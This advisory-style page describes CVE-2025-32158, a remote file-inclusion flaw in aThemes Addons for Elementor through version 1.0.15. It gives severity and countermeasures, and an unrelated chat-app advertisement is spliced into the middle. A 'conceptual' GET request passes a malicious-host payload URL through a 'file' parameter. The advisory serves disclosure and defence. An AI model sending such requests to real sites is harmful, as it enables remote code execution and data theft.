
Overview
CVE-2025-32158 is a significant vulnerability that primarily impacts aThemes Addons for Elementor. Due to improper control of filename for Include/Require Statement in PHP Program, this issue presents a critical threat with a potential for system compromise or data leakage. It’s important because aThemes Addons for Elementor is widely used, and the exploitation of this vulnerability can lead to serious security breaches, affecting numerous websites and their associated data.
Vulnerability Summary
CVE ID: CVE-2025-32158
Severity: High (7.5 CVSS Score)
Attack Vector: Network
Privileges Required: None
User Interaction: None
Impact: Potential system compromise or data leakage
Affected Products

 Escape the Surveillance Era
Most apps won’t tell you the truth.
They’re part of the problem.
Phone numbers. Emails. Profiles. Logs.
It’s all fuel for surveillance.
Ameeba Chat gives you a way out.
- • No phone number
- • No email
- • No personal info
- • Anonymous aliases
- • End-to-end encrypted
Chat without a trace.
Product | Affected Versions
aThemes Addons for Elementor | n/a through 1.0.15
How the Exploit Works
The vulnerability arises due to the flawed control of filename for Include/Require Statement in PHP Program. An attacker could manipulate these statements and include a remote file hosted on a malicious server. This file could contain code that, when executed, could lead to a full system compromise or unintended data leakage.
Conceptual Example Code
Given the nature of this vulnerability, an attacker might exploit it by sending a specially crafted HTTP request, such as:
GET /path/to/vulnerable/script.php?file=http://malicious.example.com/malicious_payload.php HTTP/1.1
Host: target.example.com
Here, the “file” parameter is being manipulated to include a remote file from a malicious server.
Countermeasures
The recommended countermeasure for this vulnerability is to apply the vendor patch when available. Until the patch is released, using a Web Application Firewall (WAF) or Intrusion Detection System (IDS) can provide temporary mitigation. Regularly updating and patching software can significantly reduce the risk of exploitation.
